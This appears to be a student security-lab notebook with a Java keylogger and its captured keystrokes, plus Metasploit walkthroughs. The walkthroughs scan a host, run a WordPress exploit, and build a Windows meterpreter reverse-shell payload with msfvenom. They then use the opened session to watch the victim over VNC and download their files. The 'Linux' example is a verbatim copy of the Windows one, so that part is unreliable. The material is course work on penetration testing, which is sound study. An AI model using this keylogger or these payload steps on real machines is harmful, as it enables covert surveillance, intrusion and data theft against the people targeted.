
```
key_log - Notepad
File Edit Format View Help
2019-01-08 08:36:32,741: 'w'
2019-01-08 08:36:32,939: 'w'
2019-01-08 08:36:33,057: 'w'
2019-01-08 08:36:33,188: '.'
2019-01-08 08:36:33,471: 'g'
2019-01-08 08:36:33,623: 'o'
2019-01-08 08:36:33,773: 'o'
2019-01-08 08:36:33,892: 'g'
2019-01-08 08:36:34,049: '.'
2019-01-08 08:36:34,144: 'e'
2019-01-08 08:36:34,709: Key.backspace
2019-01-08 08:36:34,835: Key.backspace
2019-01-08 08:36:35,555: 'l'
2019-01-08 08:36:35,675: 'e'
```

keys and mouse clicks


Practical-9 : Example-2

Aim: Create a simple keylogger using Java.


- Open eclipse



- create new project



- create main class



Source code :

```
package main;


import org.jnativehook.GlobalScreen;
import org.jnativehook.NativeHookException;
import org.jnativehook.keyboard.NativeKeyEvent;
import
org.jnativehook.keyboard.NativeKeyListener;
public class Main implements NativeKeyListener{
    public static void main(String[] args) {
        try {
            GlobalScreen.registerNativeHook();
        } catch (NativeHookException e) {
            e.printStackTrace();
        }
        GlobalScreen.getInstance().addNativeKeyListener(new Main());
    }

    public void nativeKeyPressed(NativeKeyEvent e) {
        System.out.println("Pressed: " + NativeKeyEvent.getKeyText(e.getKeyCode()));
    }

    public void nativeKeyReleased(NativeKeyEvent e) { System.out.println("Released:
    " + NativeKeyEvent.getKeyText(e.getKeyCode()));
    }

    public void nativeKeyTyped(NativeKeyEvent arg0) {
    }
}
```

Output:



```
workspace - Java - NativeKeyListener/src/main/Main.java - Eclipse
File Edit Refactor Source Navigate Search Project Run Window Help
Problems JavaDoc Declaration Search Console Gradle Tasks Gradle Executions Debug Development Mode Development Mode
Main.java [Java Application] C:\Program Files\jre1.8.0_45\bin\javaw.exe [Mon 27 Jul 2017, 8:49:05 PM]
Released: Shift
Released: T
Pressed: Y
Released: P
Released: Y
Pressed: E
Released: P
Released: E
Released: Space
Released: Space
Pressed: I
Released: I
Released: N
Released: I
Released: T
Released: N
Released: T
Released: O
Released: O
Released: Space
Released: Space
Released: H
Released: H
Pressed: E
Released: S
Released: E
Released: E
Released: E
Released: R
Released: E
Released: Space
Released: Space
Released: I
Released: O
Released: C
Released: N
Released: O
Released: N
Released: N
Released: S
Released: S
Released: O
Released: O
Released: L
Released: L
Released: E
Released: E
```

Conclusion: The Program Successfully run and compiled.

Theory-10

Metasploit

Theory : The Metasploit Project is an open source project that provides a public resource for researching security vulnerabilities and developing code that allows a network administrator to break into his own network to identify security risks and document which vulnerabilities need to be addressed first.

Metasploit is used for hacking into systems for testing purposes. Metasploit provides useful information to people who perform penetration testing, IDS signature development, and exploit research. With the latest Metasploit 3.0 release, the project has moved to an all Ruby programming base.

Practical-10

Aim: Implement the Metasploit.

In Kali Linux Terminal:

```
service postgresql start
# if this is the first time you are running metasploit, run the following:
msfdb init
# start metasploit using msfconsole msfconsole
```

or using the kali linux menu systm:

```
Exploitation tools > Metasploit
```

You will meet with the following prompt in your terminal:

```
#rebuild the database caches
db_rebuild_cache
```

You can run nmap from inside msfconsole and save the output into the MetaSploit database.

```
db_nmap -v -sV host_or_network_to_scan[eg 192.168.0.0/24]
```

```

File Edit View Search Terminal Help

msf > db_nmap -v -sV 192.168.0.15
[*] Nmap: Starting Nmap 6.46 ( http://nmap.org ) at 2014-08-10 18:57 BST
[*] Nmap: NSE: Loaded 29 scripts for scanning.
[*] Nmap: Initiating Ping Scan at 18:57
[*] Nmap: Scanning 192.168.0.15 [4 ports]
[*] Nmap: Completed Ping Scan at 18:57, 0.00s elapsed (1 total hosts)
[*] Nmap: Initiating SYN Stealth Scan at 18:57
[*] Nmap: Scanning wordpress (192.168.0.15) [1000 ports]
[*] Nmap: Discovered open port 22/tcp on 192.168.0.15
[*] Nmap: Discovered open port 3306/tcp on 192.168.0.15
[*] Nmap: Discovered open port 80/tcp on 192.168.0.15
[*] Nmap: Completed SYN Stealth Scan at 18:57, 4.77s elapsed (1000 total ports)
[*] Nmap: Initiating Service scan at 18:57
[*] Nmap: Scanning 3 services on wordpress (192.168.0.15)
[*] Nmap: Completed Service scan at 18:57, 6.65s elapsed (3 services on 1 host)
[*] Nmap: NSE: Script scanning 192.168.0.15.
[*] Nmap: Nmap scan report for wordpress (192.168.0.15)
[*] Nmap: Host is up (0.00056s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp    open  ssh   OpenSSH 5.3 (protocol 2.0)
[*] Nmap: 80/tcp    open  http  Apache httpd 2.2.15 ((CentOS))
[*] Nmap: 3306/tcp  open  mysql MySQL 5.5.36
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
[*] Nmap: Raw packets sent: 2003 (88.100KB) | Rcvd: 6 (252B)
msf >

```

Pick a vulnerability and use an exploit

```

search type:exploit
search CVE-XXXX-XXXX
search cve:2014 search
name:wordpress

```

See [metasploit unleashed](#) for more examples of the search command

```

root@kali: ~
File Edit View Search Terminal Help
msf > search name:wordpress
Matching Modules
=====
Name                                     Disclosure Date   Rank     Description
----                                     -----          ----
auxiliary/gather/wp_w3_total_cache_hash_extract      normal        W3-Total-Cache Wordpress-plugin 0.9.2.4 (or before) Username and H
ash Extract
auxiliary/pro/webscan/php_wordpress_lastpost      normal        PRO: Wordpress (< v1.5.1.3) detection module
auxiliary/scanner/http/wordpress_login_enum       normal        Wordpress Brute Force and User Enumeration Utility
auxiliary/scanner/http/wordpress_pingback_access  normal        Wordpress Pingback Locator
auxiliary/scanner/http/wordpress_scanner          normal        Wordpress Scanner
exploit/unix/webapp/php_wordpress_foxyexpress    2012-06-05   excellent  WordPress Plugin Foxyexpress uploadify.php Arbitrary Code Execution
exploit/unix/webapp/php_wordpress_lastpost       2005-08-09   excellent  WordPress cache_lastpostdate Arbitrary Code Execution
exploit/unix/webapp/php_wordpress_optimizepress  2013-11-29   normal     WordPress OptimizePress Theme File Upload Vulnerability
exploit/unix/webapp/php_wordpress_total_cache    2013-04-17   excellent  Wordpress W3 Total Cache PHP Code Execution
exploit/unix/webapp/wp_advanced_custom_fields_exec 2012-11-14   excellent  WordPress Plugin Advanced Custom Fields Remote File Inclusion
exploit/unix/webapp/wp_asset_manager_upload_exec  2012-05-26   excellent  WordPress Asset-Manager PHP File Upload Vulnerability
exploit/unix/webapp/wp_google_document_embedder_exec 2013-01-03   normal     WordPress Plugin Google Document Embedder Arbitrary File Disclosur
e
exploit/unix/webapp/wp_property_upload_exec       2012-03-26   excellent  WordPress WP-Property PHP File Upload Vulnerability
exploit/unix/webapp/wp_wptouch_file_upload        2014-07-14   excellent  Wordpress WPtouch Authenticated File Upload
exploit/unix/webapp/wp_wysija_newsletters_upload  2014-07-01   excellent  Wordpress MailPoet Newsletters (wysija-newsletters) Unauthenticated File Upload
msf >
use exploit/path/to/exploit_name

```

show payloads

For a list of the available targets:

show targets

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(php_wordpress_total_cache) > use exploit/unix/webapp/php_wordpress_total_cache
msf exploit(php_wordpress_total_cache) > show payloads

Compatible Payloads
-----
Name           Disclosure Date Rank   Description
----           -----
generic/custom          normal  Custom Payload
generic/shell_bind_tcp  normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal  Generic Command Shell, Reverse TCP Inline
php/bind_perl            normal  PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6       normal  PHP Command Shell, Bind TCP (via perl) IPv6
php/bind_php             normal  PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6        normal  PHP Command Shell, Bind TCP (via php) IPv6
php/download_exec         normal  PHP Executable Download and Execute
php/exec                normal  PHP Execute Command
php/meterpreter/bind_tcp normal  PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6 normal  PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/reverse_tcp normal  PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter_reverse_tcp normal  PHP Meterpreter, Reverse TCP Inline
php/reverse_perl          normal  PHP Command, Double Reverse TCP Connection (via Perl)
php/reverse_php            normal  PHP Command Shell, Reverse TCP (via PHP)
```

Configure the exploit

show options

This gives a list. You need to set the options with 'yes' next to them.

```
set RHOST 192.168.0.15
```

Execute the exploit against the remote host

```
run
```

or

```
exploit
```

Output:

```
msf exploit(php_wordpress_total_cache) > run
[*] Started reverse handler on 10.0.2.15:4444
[*] 192.168.0.15:80 - Trying unauthenticated exploitation...
[*] 192.168.0.15:80 - Trying to get posts from feed...
[*] 192.168.0.15:80 - Found Post POST ID 1708...
[*] 192.168.0.15:80 - Injecting the PHP Code in a comment...
[*] 192.168.0.15:80 - Executing the payload...
[-] Exploit failed: 192.168.0.15:80 - Comment not in post, maybe comments are moderated
msf exploit(php_wordpress_total_cache) > |
```

Practical-10 : Example-1

Aim: Using Metasploit to exploit (Kali Linux).

-Open metasploit

-Creating and encoding a payload


-After creating payload transfer it to the victim computer and run

```
msf > msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows  
LHOST=192.168.3.186 LPORT=4444 -o exploit.exe  
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows LHOST=192.168.3.186 LPORT=4444 -o exploit.exe  
  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
Saved as: exploit.exe  
msf > use multi/handler  
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.3.186  
LHOST => 192.168.3.186  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > set RPORT 192.168.3.133  
RPORT => 192.168.3.133  
msf exploit(multi/handler) > set RHOST 192.168.3.133  
RHOST => 192.168.3.133  
msf exploit(multi/handler) > exploit
```

the exploit using the "exploit" command.

-As we can see the exploit has started and we have gained access to the victim's computer. We can VNC to see what the victim is doing in real time

```
[*] Started reverse TCP handler on 192.168.3.186:4444  
[*] Sending stage (179779 bytes) to 192.168.3.133  
[*] Meterpreter session 1 opened (192.168.3.186:4444 -> 192.168.3.133:5399) at 2019-02-12 08:56:01 +0530  
  
meterpreter > run vnc  
[*] Creating a VNC reverse tcp stager: LHOST=192.168.3.186 LPORT=4545  
[*] Running payload handler  
[*] VNC stager executable 73802 bytes long  
[*] Uploaded the VNC agent to C:\Users\PC27\AppData\Local\Temp\bMUNDnSTKhz.exe (must be deleted manually)  
[*] Executing the VNC agent with endpoint 192.168.3.186:4545...
```



-We can browse all the files on the victims computer and even download them.

```
meterpreter > cd /
meterpreter > ls
Listing: C:\

Mode          Size      Type  Last modified        Name
----          ----      ----  ----- 
40777/rwxrwxrwx  0       dir   2018-11-01 12:37:41 +0530  $Recycle.Bin
40777/rwxrwxrwx  4096    dir   2019-02-09 11:27:56 +0530  $WINDOWS.~BT
40777/rwxrwxrwx  0       dir   2019-02-11 10:33:53 +0530  Aniket
100666/rw-rw-rw- 1       fil   2015-10-30 12:48:34 +0530  BOOTNXT
40777/rwxrwxrwx  0       dir   2018-10-26 01:07:12 +0530  Documents and Setting
```

Output:

```
meterpreter > download DIP
[*] downloading: DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] download  : DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] downloading: DIP\baboon.png -> DIP/baboon.png
[*] download  : DIP\baboon.png -> DIP/baboon.png
[*] downloading: DIP\corn.png -> DIP/corn.png
[*] download  : DIP\corn.png -> DIP/corn.png
[*] downloading: DIP\digital_image_processing_iavarasan_r_ecakkiraiyan_and_t_veera
```

Practical-10 : Example-2

Aim: Using Metasploit to exploit in Linux.

-Open metasploit

-Creating and encoding a payload


-After creating payload transfer it to the victim computer and run

```
msf > msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows  
LHOST=192.168.3.186 LPORT=4444 -o exploit.exe  
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows LHOST=192.168.3.186 LPORT=4444 -o exploit.exe  
  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
Saved as: exploit.exe  
msf > use multi/handler  
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.3.186  
LHOST => 192.168.3.186  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > set RPORT 192.168.3.133  
RPORT => 192.168.3.133  
msf exploit(multi/handler) > set RHOST 192.168.3.133  
RHOST => 192.168.3.133  
msf exploit(multi/handler) > exploit
```

the exploit using the "exploit" command.

-As we can see the exploit has started and we have gained access to the victim's computer. We can VNC to see what the victim is doing in real time

```
[*] Started reverse TCP handler on 192.168.3.186:4444  
[*] Sending stage (179779 bytes) to 192.168.3.133  
[*] Meterpreter session 1 opened (192.168.3.186:4444 -> 192.168.3.133:5399) at 2019-02-12 08:56:01 +0530  
  
meterpreter > run vnc  
[*] Creating a VNC reverse tcp stager: LHOST=192.168.3.186 LPORT=4545  
[*] Running payload handler  
[*] VNC stager executable 73802 bytes long  
[*] Uploaded the VNC agent to C:\Users\PC27\AppData\Local\Temp\bMUNDnSTKhz.exe (must be deleted manually)  
[*] Executing the VNC agent with endpoint 192.168.3.186:4545...
```



-We can browse all the files on the victims computer and even download them.

```
meterpreter > cd /
meterpreter > ls
Listing: C:\

Mode          Size      Type  Last modified      Name
----          ----      ----  -----           -----
40777/rwxrwxrwx  0       dir   2018-11-01 12:37:41 +0530  $Recycle.Bin
40777/rwxrwxrwx  4096    dir   2019-02-09 11:27:56 +0530  $WINDOWS.~BT
40777/rwxrwxrwx  0       dir   2019-02-11 10:33:53 +0530  Aniket
100666/rw-rw-rw- 1       fil   2015-10-30 12:48:34 +0530  BOOTNXT
40777/rwxrwxrwx  0       dir   2018-10-26 01:07:12 +0530  Documents and Setting
```

Output:

```
meterpreter > download DIP
[*] downloading: DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] download  : DIP\baboon(rgb).png -> DIP/baboon(rgb).png
[*] downloading: DIP\baboon.png -> DIP/baboon.png
[*] download  : DIP\baboon.png -> DIP/baboon.png
[*] downloading: DIP\corn.png -> DIP/corn.png
[*] download  : DIP\corn.png -> DIP/corn.png
[*] downloading: DIP\digital_image_processing_iavararaman_r_ecakkiraiyan_and_t_veeras
```

Conclusion: The Program Successfully run and compiled.